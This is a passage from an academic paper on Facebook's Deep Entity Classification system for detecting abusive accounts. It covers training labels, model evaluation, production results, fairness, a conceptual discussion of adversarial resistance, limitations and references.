We maintain separate datasets of approximate (lower-precision) and human labels. The quantity of approximate labels is significantly larger than human labels. The first training stage uses four approximate datasets of abusive accounts and one of benign accounts, while the second stage requires only human-reviewed accounts labeled as abusive or benign. The approximately labeled data comes from three sources:

1. **User reports**: Users on Facebook can report other users as abusive. This source is noisy [19], but appropriate as low-precision labels for the first stage of training.
2. **Rule-based systems**: Outside of DEC, there are other existing enforcement rules on Facebook. We take users caught by these enforcements, categorized by the type of abuse, as an additional approximate label source. Some examples of users labeled by rule-based systems include:
   - Users sending friend requests too quickly;
   - Users with multiple items of content deleted by spam-detection systems;
   - Users distributing links to known phishing domains.

   In total, rule-based systems account for more than half of our abusive account labels.
3. **Discovered attacks**: It's common to have "waves" of scripted attacks on OSNs, such as malware or phishing attacks. When Facebook notices such a wave they can identify a "signature" for the accounts involved and use the signature as an approximate label for our first stage. These discovered attacks comprise approximately 10% of our abusive account labels.

All of the above sources provide noisy, low-precision abuse data. While inappropriate for full system training, they are apt

for the first stage of training. For the first stage, we construct a set of benign users by randomly sampling active users and excluding those contained in approximate abuse dataset.

In contrast, we generate training data for the second stage by having human labellers employed by Facebook manually review randomly sampled users on the platform. Accounts labeled as abusive are used as positive samples for training, and accounts labeled as benign are negative samples.

Evaluation Data. To evaluate DEC's performance, we create an evaluation dataset of accounts by sampling *active* users from Facebook. These are users that have already passed through several early-stage abuse detection systems, and as such contain the *hardest* abusive accounts to classify. We perform manual human labeling of a large number of randomly selected accounts using the same methodology and process that Facebook uses for ground truth measurement. We then randomly select 3×10^4 accounts labeled abusive and 3×10^4 accounts labeled benign for offline evaluation.

7.2 Model Evaluation

We use three different models to evaluate the performance of our DEC approach (single stage and with MS-MTL) both in isolation, and in comparison to traditional techniques. Note that the objective of DEC is to identify accounts committing a wide spectrum of abuse types. This approach goes beyond traditional Sybil defense techniques which primarily focus on detecting fake accounts.

A summary of these models, their training data, and their evaluation data can be found in Table 4. The three models we compare are:

1. **Behavioral**: This GBDT model classifies accounts based only on the direct behavioral features of each account (e.g., number of friends), and outputs whether the account is abusive (regardless of the specific abuse type). Thus, this model does not use deep features and is not multi-task. Since the number of behavioral features is relatively small, we train the model with the human labeled dataset. This model is representative of traditional ML based detection techniques used in OSNs, similar to the system described by Stein et al. [48]. By operating on an evaluation dataset drawn from active accounts on Facebook that have already undergone early-stage remediation, adding this behavioral (later-stage) system is representative of an end-to-end solution. We employ a GBDT architecture with an ensemble of 200 trees of depth of 16, each with 32 leaf nodes.
2. **DEC-SS**: This model uses the DEC approach outlined in this paper to extract deep features, but does not leverage the MS-MTL learning approach. A single deep neural network model is trained by combining all the approximate data across multiple tasks. If a user is identified as violating by any one of the included tasks, we consider this as a positive sample. Because of the huge number of features extracted by DEC, the quantity of human labeled data is too small to be used for training.




Figure 4: Comparison of ROC curves for different models on evaluation data. Both DEC models (single stage and with MS-MTL) perform significantly better than the behavioral model at all points in the curve.

3. **DEC-MS-MTL**: This is is the complete end-to-end framework and model described in Section 6. It combines the DEC-only approach with MS-MTL.

Outside of this evaluation section, references to DEC without a MS-MTL or SS qualifier refer to DEC MS-MTL.

7.3 Performance Comparisons

We compare various metrics based on the results of above three models.

7.3.1 ROC Curves

Figure 4 examines the ROC performance of all three models. ROC curves capture the trade-off in a classifier between false positives and false negatives. For all operating points on the curve, the DEC models (both MS-MTL and SS) perform significantly better than a behavioral-only approach—by as much as 20%, depending on the operating point. From a ROC perspective, both DEC models perform similarly.

While ROC curves are important measures of the effectiveness of models, they are inherently *scaleless*, as the x-axis considers only ground-truth negatives and the y-axis considers only ground-truth positives. If the dataset is being classified is imbalanced, as is the case with abusive accounts (there are significantly more benign accounts than abusive accounts), ROC curves may not capture the actual operating performance of classification systems—particularly precision, a critical measure in accessing abuse detection systems.

7.3.2 Precision and Recall

Figure 5 compares the precision and recall of the models. We find the behavioral model is unable to obtain precision above 0.95 and has very poor recall throughout the precision range. Both DEC models perform significantly better than the behavioral model, being able to achieve a higher precision and have significantly higher recall at all relevant operating

Table 4: Comparisons of the three evaluation models' type, training features, training data, and evaluation data.

Name	Model	Training Features	Training Data	Evaluation Data
Behaviorial	GBDT	Account behavior features ($\sim 10^2$)	Human labels	Human labels
DEC- SS	Multi-Task DNN	DEC deep features ($\sim 10^4$)	Approximate labels	Human labels
DEC- MS-MTL	Multi-Task DNN + GBDT	DEC deep features ($\sim 10^4$)	Approximate labels+human labels	Human labels




Figure 5: Comparison of precision vs recall curves for different models on our evaluation data. Both DEC models perform significantly better than the behavioral model, and the DEC-MS-MTL has higher recall across the entire operating space. This evaluation is over accounts that have already gone through several stages of security evaluation, and as such this population represents the hardest accounts to classify. Given the difficult classification nature of this sub-population, such recall performance is considered excellent by Facebook.

regions. DEC with MS-MTL significantly improves the system recall over single stage DEC at high precision operating points, improving by as much as 30%.

We note that this evaluation is over accounts that have already gone through other security classifications such as registration time or login-time remediation (i.e., the *hardest* to classify accounts). As such, the overall recall level is expected to be lower than that of a system which operates on all active accounts (Section 7.4).

DEC with MS-MTL's improvement in recall over behavioral models makes it particularly attractive in a real world operating environment where recall over hard to classify accounts is an important operating characteristic.

7.3.3 Quantiative Assessment: Area Under the (AUC) Curve and Precision / Recall

Table 5 shows a comparison of precision, recall, and ROC performance between the three models. ROC performance is calculated as the total area under the curve (AUC). Precision is fixed at 0.95, a common operating point for assessing performance. The behavioral model is unable to achieve a precision of 0.95 at any recall, and is excluded. We find that while

Table 5: Comparison of the area under the curve (AUC) and recall at precision 0.95 for different models on evaluation data. The DEC with MS-MTL model achieves the best result by a significant margin, a nearly 30% absolute improvement. The behavioral model is unable to obtain precision 0.95.

Model	AUC	Recall @ Precision 0.95
Behavioral	0.81	NA
DEC- SS	0.89	0.22
DEC- MS-MTL	0.90	0.50

DEC both single stage and with MS-MTL have similar AUC performance, adding MS-MTL more than doubles the model recall, increasing it from 22% to 50%. This increased performance, both over behavioral and over DEC without MS-MTL, enables significantly better real-world impact when deployed in production.

7.4 Results In Production Environment

Building on our design and evaluation of DEC (with MS-MTL), we deployed the system into production at Facebook. The system not only identified abusive accounts, but also triggered user-facing systems to take action on the accounts identified. To assess the model's real-world impact and longevity, we evaluate our system in production by looking at the stability of precision and recall over time.

Precision Over Time. Figure 6 examines the 3-day moving average of the precision of our DEC with MS-MTL system in production at Facebook. As with our prior evaluation, we obtain ground truth for our measurements by relying on manual human labeling of a random sample of accounts classified as abusive by DEC. We find that the precision of the system is stable, with the precision never dropping below 0.97, and frequently being higher than 0.98.

Recall Over Time. We examine the stability of our production DEC-MS-MTL model's recall by considering its false negative rate (FNR), where FNR $= 1 -$ recall. Using a longitudinal sample of 2×10^4 users randomly chosen and manually labeled each day, we compute an unbiased FNR statistical measure of the volume of abusive accounts on Facebook, regardless of direct detection. This measure is denoted as the "prevalence" of abusive accounts and can be thought of as the false negative rate of all abusive account detection systems (including DEC) combined. If we add to the prevalence measurement the number of abusive accounts caught by DEC




Figure 6: Precision over time: 3-day moving average of deployed (DEC-MS-MTL) model precision on live Facebook production data, spanning one month. Precision is stable, never decreasing below 0.97. The *y*-axis is truncated.




Figure 7: Recall over time: DEC defense over a 30-day window, using 3-day moving averages. The green line is the observed volume (as a percent) of abusive accounts on Facebook, and the red marked line is the volume of accounts taken down by DEC. The blue line is the sum of the other two and estimates what the volume of abusive accounts would have been in the absence of DEC; the gray shaded area thus represents the inferred impact of DEC.

specifically (and not other detection systems), we obtain an estimate of what the prevalence of abusive accounts *would have been* in the absence of DEC.

Figure 7 plots the observed prevalence of abusive accounts (with DEC deployed) and inferred prevalence without DEC, over the period of a month. A loss in DEC's recall (equivalently, an increase in DEC's FNR) would manifest as either an increase in overall abusive account prevalence, or a decrease in the power of DEC compared to non-DEC methods (a decrease in the difference between the two measures). We observed neither of these phenomena over our one-month experiment, indicating that DEC's recall did not meaningfully shift during this period and suggesting that there was not adversarial adaptation to DEC.

Before DEC's launch, Facebook reported instances of adversaries adapting within hours to new detection systems; since the advent of DEC there have been no such reports. Our hypothesis is that the "deep feature" architecture of DEC makes the system more resistant to adversarial adaptation than other abusive account detection systems. As discussed in Section 5.1, an adversary wishing to manipulate a user feature aggregated through the graph must control that feature on *all* of the relevant entities connected to the original user. When we apply this reasoning to the multitude of different entity associations — including but not limited to user friendship, group membership, device ownership, and IP address appearance — we are drawn to the conclusion that manipulating many such features would be far more expensive for an attacker than manipulating "direct" user features such as country, age, or friend count.

Since deployment, DEC has become one of the key abusive account detection systems on Facebook, where it has been responsible for the identification and deactivation of hundreds of millions of accounts. Over our evaluation period the average estimated prevalence without DEC would have been 5.2%, while the average observed volume of abusive accounts on Facebook was 3.8%— an improvement of 27%.

Table 6: Area under the curve (AUC) and recall at precisions 0.95 and 0.99 for DEC over a random sample of all accounts on Facebook.

Population	AUC	Recall @ Prec. 0.95	Recall @ Prec. 0.99
All accts.	0.981	0.981	0.955

DEC Over All Accounts. Our evaluation of DEC thus far has focused on the *hardest* types of abuse to classify—accounts that were not identified by other production abuse detection systems. A separate question is how effective could DEC be at identifying *all* abusive accounts, including those caught by these other systems. To answer this question we evaluated DEC over 1.6×10^4 active accounts sampled at random from the entire population of accounts on Facebook, including those that had been detected as abusive by other systems. These accounts were definitively labeled by expert human labellers and used as ground truth for our evaluation. Table 6 shows the performance of DEC across this population of all accounts. DEC performs well over this population, with an AUC of 0.981, recall at precision 0.95 of 0.981 and recall at precision 0.99 of 0.955. As expected, both the AUC and recall at fixed precision are significantly higher on the full population than on the sub-population of accounts not detected by other systems (Table 5).

8 Discussion and Lessons Learned

After more than two years of deployment at Facebook, we have learned multiple lessons and identified several limitations from developing and using DEC.

8.1 Reducing Computational & Human Load

It is computationally expensive to extract graph features for all active users at the scale of Facebook. Given our current implementation of feature extraction within two hops from the target node in graph, for each user we might need to reach out to hundreds or thousands of neighboring nodes in order to extract all of their information and aggregate it back to the target node. To mitigate this problem we have developed caching strategies that reuse previous feature extraction results as much as possible. However, because many features have time sensitivity, we still need to update and re-extract a considerable amount of them at each reclassification.

The computational load of DEC is high—equivalent to 0.7% of global CPU resources of Facebook. However, the deployment of DEC actually **reduced** global CPU usage of Facebook. DEC achieved this counter-intuitive result by identifying and removing such a large volume of abusive accounts that the combined CPU usage of those abusive accounts more than accounted for the computation required for feature extraction, training, and deployment of DEC.

DEC also greatly reduced human costs, in terms of human review resources that would have been needed to evaluate and take down abusive accounts manually. DEC's deployment reduced the total review resources needed for abusive account detection by between 15% and 20%.

8.2 Segmentation and Fairness

One key finding is that a single-task classifier performs differently across different segments within the task. For example, if we segment accounts by the self-reported age of their owners, an abusive account classifier might show a higher false positive rate on one age segment than others. Similarly, the performance might vary over different geographies, as we are building a single model to fit a global product that may be used differently across different cultures. Such variation, which can be expected across such a large and heterogenous user base, may be interpreted as the model treating some groups of people unfairly relative to others.[5] In the data set used for this paper we were not able to find any segments on which classifier performance differed to a statistically significant extent, but it is possible that with retraining and/or different segmentation such unfairness may arise. As a result, we have proactively considered several measures to reduce variation across different segments.

Our key insight is that segmentation effects are highly correlated with bias in the training data. Suppose for example that we use the account owner's age as a feature, and that the owners of abusive samples in the training data are younger on average the owners of non-abusive samples. In this case, if we do not adjust the proportions of different segments in our training data, the classifier may reach the conclusion that accounts owned by young people are more likely to be abusive.

As a first step towards preventing such bias, we have removed from the model all "direct" user demographic features, including age, gender, and country. While these features could be helpful in predicting abuse, they could easily introduce unfairness in the model as in the age example above — we don't want to penalize younger benign users just because attackers usually choose to set their fake accounts to have a young age.

The next approach we considered is to sample the labeled data in order to create a training set that reflects overall OSN distributions as closely as possible. In ongoing work, we are experimenting with training DEC using stratified sampling based on attack clustering, in particular downsampling large clusters so as to minimize the influence of a single attack on the ultimate model. This approach would make sure that a large attack from a given user demographic does not teach the model that most users from that demographic are abusive. However, stratified sampling becomes prohibitively costly as we try to match the distribution of more and more segments. In addition, as we add more dimensions the segments get smaller, and statistical noise soon introduces enough error to outweigh the precision gains from sampling.

A final approach is to split particular segments out and create dedicated tasks in the MS-MTL framework for them; however, this approach requires us to collect sufficient training data for each segment, and the maintenance cost increases with the number of models trained. Instead of training and maintaining multiple models, Facebook has chosen to monitor specific high-profile segments for false positive spikes and address any issues by tuning the overall model to reduce segment-specific false positives.

8.3 Measuring in an Adversarial Setting

Since abuse detection systems inherently operate in an adversarial environment, measuring the impact of system changes is a particularly difficult problem. A common adversarial iteration looks like:

1. The attacker finds a successful method to abuse Facebook.
2. Facebook adjusts its detection system and mitigates the attack.
3. The attacker iterates until they either achieve (1) again, or the resource cost becomes too high and they stop.

Assuming constant effort on the part of the attacker and Facebook, the above cycle eventually settles on an equilibrium. Because of this cycle, it is difficult to properly measure the effect of our models using A/B tests during deployment. If our experiment group is too small, we never reach step 3 because the attacker has no incentive to change. Our metrics might look good in the experiment group, but we will hit step 3 when we launch more broadly and performance will decline.

One way to mitigate this problem is to add a "holdout group" to feature launches. The holdout group is a random sample of users that are predicted by the model to be abusive.

[5] Note that the assessment of "fairness" will depend on the metric used, and one may get different results when using, for example, accuracy vs. precision vs. false positive rate.

Instead of acting to block these accounts immediately upon detection, we stand back and confirm the abuse happened as expected before enforcing on these users. Such holdouts help us to more accurately measure the precision of our classifier, but must be carefully weighed against the potential impact, as holdouts can lead to further abuse. For this reason, holdouts are not used for all types of abuse.

8.4 Adversarial Attacks on DEC

An attacker may attempt to *poison* the first stage of low-quality labels by creating numerous colluding accounts that seek to be labelled benign by the rule-based detection systems. Given the scope of DEC's training data and the relatively low sample rate, it would be extremely difficult for attackers to generate such accounts at a scale that would significantly impact the trained model (Section 6.2), especially given that other (non-DEC) systems exist specifically to limit the creation of fake accounts at massive scale.

An attacker may attempt to *evade* the classifier by creating large groups of fake accounts connected to each other so that they can control all of the deep features. This subgraph would have to either be isolated from the rest of the friend graph (which is itself suspicious) or have a reasonable number of connections to the main graph. In the latter case, since DEC operates on second-order connections, almost all of the DEC features would include data from real accounts outside the adversary's control. In addition, while the adversary controls the fake accounts' behavior, they don't know how a similar set of connected *legitimate users* behaves, and the coordinated activity of the fake accounts would be detected as anomalous by DEC.

An attacker could also attempt to *trick* DEC into misclassifying a benign user as abusive, based on features of its neighbors that the victim has no control over. For example, an attacker could create a subgraph of abusive accounts as above and attempt to friend a victim using these accounts. If the victim accepts one or more friend requests, they embed themselves in the abusive sub-graph, which could cause DEC to incorrectly act on the victim. This "forced-embedding" attack is also challenging to execute. First, "attempted" links between entities (e.g., unresolved or denied friend requests) are not features in DEC. Second, a single bad edge between the victim and an abusive sub-graph is insufficient to cause a false classification. A victim would need to be deceived numerous times for there to be a risk of misclassification. Finally, DEC-identified accounts are given the opportunity to complete challenges or request human review as a fail-safe to guard against incorrect classification [30].

8.5 Limitations and Future Directions

While DEC has been highly effective at detecting abusive accounts in practice, its design offers several opportunities for improvement:

- DEC is computationally expensive, particularly due to its use of deep features. However, in Section 8.1 we discussed how this high computational cost is actually balanced by resource savings from identifying more abusive accounts. Reducing the computational cost further is an active area of work that is receiving at least as much attention as improving model quality.
- Intuitively, DEC's classifications are based on an account's position and connections within the Facebook graph. Accounts that exhibit low levels of activity or connections provide fewer signals for DEC to leverage for inference, limiting its effectiveness. However, even if such accounts are abusive, they inherently have less impact on Facebook and its users. We are currently exploring approaches to include features that better capture these low-signal accounts.
- DEC's machine learning model lacks interpretability, as it relies on a DNN to reduce the high-dimensional space of deep features into the low-dimension embedding used for classification decisions. This characteristic makes it difficult to debug and understand the reasoning behind DEC's decisions. Making the model interpretable is an active area of research.
- DEC's approach of aggregating data from many users to produce features for classification is less sensitive to outliers than an approach of using direct features. As a consequence, DEC may be less discriminative of extreme feature values than other model families. We have taken a "defense-in-depth" approach to address this challenge, as extreme outliers can be captured quite effectively by manual rules. It still remains an open question to address such outliers within the DEC framework.
- DEC, like other supervised or semi-supervised machine learning systems, is heavily dependent on the quality of its training data labels. Adversaries that manage to induce inaccurate human labeling at scale may be able to manipulate or interfere with DEC's classifications. We are constantly working to improve our labeling process to address any observed or potential limitations.

Even with these limitations, our evaluation on production data at Facebook indicates that DEC offers better performance than traditional detection approaches.

9 Conclusion

We have presented Deep Entity Classification (DEC), a machine learning framework developed to detect abusive accounts in OSNs. Our framework addresses two problems in the existing abuse detection systems: First, its "deep feature" extraction method creates features that are powerful for classification and (thus far) show no signs of the adversarial adaptation typical for account or behavioral features. Second, it uses a novel machine learning training framework to leverage both high-quantity, low-precision and low-quantity, high-precision training data to improve model performance.

Our evaluation on production data at Facebook indicates that DEC offers better performance than traditional detection

approaches. Moreover, DEC's performance is stable over time, suggesting that it is robust to adversarial adaptation. During DEC's deployment for more than two years at Facebook, it has detected hundreds of millions of abusive accounts. We estimate that DEC is responsible for a 27% reduction in the volume of active abusive accounts on the platform.

10 Acknowledgements

Many individuals at Facebook contributed to the development of DEC and to this publication. Among them we would like to thank Daniel Bernhardt, Scott Renfro, Vishwanath Sarang, and Gregg Stefancik.

We would also like to thank the anonymous reviewers for their valuable feedback that substantially improved this work's quality.

References

[1] Leman Akoglu, Hanghang Tong, and Danai Koutra. Graph based anomaly detection and description: A survey. In *Data mining and knowledge discovery*, volume 29, pages 626–688, 2015.

[2] Raman Arora, Ofer Dekel, and Ambuj Tewari. Online bandit learning against an adaptive adversary: From regret to policy regret. *arXiv preprint arXiv:1206.6400*, 2012.

[3] Fabricio Benevenuto, Gabriel Magno, Tiago Rodrigues, and Virgilio Almeida. Detecting spammers on Twitter. In *Collaboration, electronic messaging, anti-abuse and spam conference (CEAS)*, volume 6, page 12, 2010.

[4] Elie Bursztein. How to successfully harness AI to combat fraud and abuse. https://elie.net/talk/how-to-successfully-harness-ai-to-combat-fraud-and-abuse/, 2018. RSA.

[5] Qiang Cao, Michael Sirivianos, Xiaowei Yang, and Tiago Pregueiro. Aiding the detection of fake accounts in large scale social online services. In *USENIX NSDI*, pages 15–15, 2012.

[6] Rich Caruana. Multitask learning. In *Machine learning*, volume 28, pages 41–75. Springer, 1997.

[7] David A Cohn, Zoubin Ghahramani, and Michael I Jordan. Active learning with statistical models. *Journal of artificial intelligence research*, 4:129–145, 1996.

[8] Nilesh Dalvi, Pedro Domingos, Sumit Sanghai, Deepak Verma, et al. Adversarial classification. In *SIGKDD conference on knowledge discovery and data mining (KDD)*, pages 99–108. ACM, 2004.

[9] George Danezis and Prateek Mittal. Sybilinfer: Detecting sybil nodes using social networks. In *NDSS*, pages 1–15, 2009.

[10] Louis DeKoven, Trevor Pottinger, Stefan Savage, Geoffrey Voelker, and Nektarios Leontiadis. Following their footsteps: Characterizing account automation abuse and defenses. In *Internet Measurement Conference (IMC)*, pages 43–55. ACM, 2018.

[11] John Duchi, Elad Hazan, and Yoram Singer. Adaptive subgradient methods for online learning and stochastic optimization. *Journal of machine learning research*, 12(Jul):2121–2159, 2011.

[12] Facebook.com. https://www.facebook.com/communitystandards/, 2019.

[13] Facebook.com. https://www.facebook.com/help/287137088110949, 2019.

[14] Facebook.com. https://www.facebook.com/help/166863010078512?helpref=faq_content, 2019.

[15] Facebook.com. https://www.facebook.com/communitystandards/objectionable_content, 2019.

[16] Facebook.com. https://www.facebook.com/communitystandards/safety, 2019.

[17] Alhussein Fawzi, Omar Fawzi, and Pascal Frossard. Analysis of classifiers' robustness to adversarial perturbations. In *Machine learning*, volume 107, pages 481–508. Springer, 2018.

[18] Michael Fire, Gilad Katz, and Yuval Elovici. Strangers intrusion detection: Detecting spammers and fake profiles in social networks based on topology anomalies. In *Human journal*, volume 1, pages 26–39, 2012.

[19] David Mandell Freeman. Can you spot the fakes?: On the limitations of user feedback in online social networks. In *Proceedings of the 26th International Conference on World Wide Web*, pages 1093–1102, 2017.

[20] Jerome H Friedman. Greedy function approximation: A gradient boosting machine. *Annals of statistics*, pages 1189–1232, 2001.

[21] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733*, 2017.

[22] Geoffrey E Hinton and Ruslan R Salakhutdinov. Reducing the dimensionality of data with neural networks. In *Science*, volume 313, pages 504–507, 2006.

[23] Piotr Indyk and Rajeev Motwani. Approximate nearest neighbors: Towards removing the curse of dimensionality. In *ACM symposium on theory of computing*, pages 604–613. ACM, 1998.

[24] Ashesh Jain, Amir R Zamir, Silvio Savarese, and Ashutosh Saxena. Structural-RNN: Deep learning on spatio-temporal graphs. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 5308–5317, 2016.

[25] Meng Jiang, Peng Cui, and Christos Faloutsos. Suspicious behavior detection: Current trends and future directions. In *IEEE intelligent systems*, volume 31, pages 31–39. IEEE, 2016.

[26] Xin Jin, C Lin, Jiebo Luo, and Jiawei Han. A data mining-based spam detection system for social media networks. In *Proceedings of the VLDB endowment*, volume 4, pages 1458–1461, 2011.

[27] Thomas N Kipf and Max Welling. Semi-supervised classification with graph convolutional networks. *arXiv preprint arXiv:1609.02907*, 2016.

[28] W. Koehrsen. Embeddings in neural network. https://towardsdatascience.com/neural-network-embeddings-explained-4d028e6f0526, 2018.

[29] Xiangnan Kong, Jiawei Zhang, and Philip S Yu. Inferring anchor links across multiple heterogeneous social networks. In *International conference on information & knowledge management*, pages 179–188. ACM, 2013.

[30] Fedor Kozlov, Isabella Yuen, Jakub Kowalczy, Daniel Bernhardt, David Freeman, Paul Pearce, and Ivan Ivanov. A method for evaluating changes to fake account verification systems. In *RAID*, 2020.

[31] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. In *Nature*, volume 521, page 436, 2015.

[32] Kyumin Lee, James Caverlee, and Steve Webb. Uncovering social spammers: Social honeypots + machine learning. In *Conference on Research and Development in Information Retrieval (SIGIR)*, 2010.

[33] Qimai Li, Zhichao Han, and Xiao-Ming Wu. Deeper insights into graph convolutional networks for semi-supervised learning. In *Thirty-Second AAAI Conference on Artificial Intelligence*, 2018.

[34] Yujia Li, Daniel Tarlow, Marc Brockschmidt, and Richard Zemel. Gated graph sequence neural networks. *arXiv preprint arXiv:1511.05493*, 2015.

[35] Guanjun Lin, Nan Sun, Surya Nepal, Jun Zhang, Yang Xiang, and Houcine Hassan. Statistical Twitter spam detection demystified: Performance, stability and scalability. In *IEEE access*, volume 5, pages 11142–11154. IEEE, 2017.

[36] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *NDSS*, 2017.

[37] Anshu Malhotra, Luam Totti, Wagner Meira Jr, Ponnurangam Kumaraguru, and Virgilio Almeida. Studying user footprints in different online social networks. In *International conference on advances in social networks analysis and mining (ASONAM)*, pages 1065–1070. IEEE Computer Society, 2012.

[38] Shirin Nilizadeh, Francois Labrèche, Alireza Sedighian, Ali Zand, José Fernandez, Christopher Kruegel, Gianluca Stringhini, and Giovanni Vigna. Poised: Spotting Twitter spam off the beaten paths. In *CCS*, 2017.

[39] Sinno Jialin Pan and Qiang Yang. A survey on transfer learning. *IEEE Transactions on knowledge and data engineering*, 22(10):1345–1359, 2009.

[40] Bryan Perozzi, Rami Al-Rfou, and Steven Skiena. Deepwalk: Online learning of social representations. In *Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining*, pages 701–710, 2014.

[41] Lorien Y Pratt. Discriminability-based transfer between neural networks. In *Advances in neural information processing systems*, pages 204–211, 1993.

[42] PyTorch. https://pytorch.org/.

[43] David Saad. Online algorithms and stochastic approximations. *Online Learning*, 5:6–3, 1998.

[44] United States Securities and Exchange Commission. Facebook archive form 10-q. https://www.sec.gov/Archives/edgar/data/1326801/000132680117000007/fb-12312016x10k.htm, 2016.

[45] United States Securities and Exchange Commission. Facebook archive form 10-q. https://www.sec.gov/Archives/edgar/data/1326801/000132680118000067/fb-09302018x10q.htm, 2018.

[46] Burr Settles. Active learning literature survey. Technical report, University of Wisconsin-Madison Department of Computer Sciences, 2009.

[47] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *Advances in Neural Information Processing Systems*, pages 6103–6113, 2018.

[48] Tao Stein, Erdong Chen, and Karan Mangla. Facebook immune system. In *Workshop on social network systems*, page 8. ACM, 2011.

[49] Gianluca Stringhini, Christopher Kruegel, and Giovanni Vigna. Detecting spammers on social networks. In *Annual Computer Security Applications Conference (ACSAC)*, 2010.

[50] Gianluca Stringhini, Pierre Mourlanne, Gregoire Jacob, Manuel Egele, Christopher Kruegel, and Giovanni Vigna. EVILCOHORT: Detecting communities of malicious accounts on online services. In *USENIX Security*, 2015.

[51] Enhua Tan, Lei Guo, Songqing Chen, Xiaodong Zhang, and Yihong Zhao. UNIK: Unsupervised social network spam detection. In *International conference on information & knowledge management*, pages 479–488. ACM, 2013.

[52] Andreas Veit, Neil Alldrin, Gal Chechik, Ivan Krasin, Abhinav Gupta, and Serge J Belongie. Learning from noisy large-scale datasets with minimal supervision. In *CVPR*, pages 6575–6583, 2017.

[53] A. H. Wang. Don't follow me: Spam detection in Twitter. In *Conference on Security and Cryptography (SECRYPT)*, 2010.

[54] Gang Wang, Tristan Konolige, Christo Wilson, Xiao Wang, Haitao Zheng, and Ben Y. Zhao. You are how you click: Clickstream analysis for sybil detection. In *USENIX Security*, 2013.

[55] Felix Wu, Tianyi Zhang, Amauri Holanda de Souza Jr, Christopher Fifty, Tao Yu, and Kilian Q Weinberger. Simplifying graph convolutional networks. *arXiv preprint arXiv:1902.07153*, 2019.

[56] XGBoost. https://xgboost.ai/.

[57] Cao Xiao, David Mandell Freeman, and Theodore Hwa. Detecting clusters of fake accounts in online social networks. In *Workshop on artificial intelligence and security*, pages 91–101. ACM, 2015.

[58] Chao Yang, Robert Chandler Harkreader, and Guofei Gu. Die free or live hard? empirical evaluation and new design for fighting evolving Twitter spammers. In *Conference on Recent Advances in Intrusion Detection (RAID)*, 2011.

[59] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y. Zhao, and Yafei Dai. Uncovering social network sybils in the wild. In *Internet Measurement Conference (IMC)*, 2011.

[60] Jason Yosinski, Jeff Clune, Yoshua Bengio, and Hod Lipson. How transferable are features in deep neural networks? In *Proceedings of the Conference on Neural Information Processing Systems*, 2014.

[61] Haifeng Yu. Sybil defenses via social networks: A tutorial and survey. In *ACM SIGACT news*, volume 42, pages 80–101. ACM, 2011.

[62] Haifeng Yu, Phillip B Gibbons, Michael Kaminsky, and Feng Xiao. Sybillimit: A near-optimal social network defense against sybil attacks. In *Symposium on security and privacy*, pages 3–17. IEEE, 2008.

[63] Haifeng Yu, Michael Kaminsky, Phillip B Gibbons, and Abraham Flaxman. Sybilguard: Defending against sybil attacks via social networks. In *ACM SIGCOMM computer communication review*, volume 36, pages 267–278. ACM, 2006.

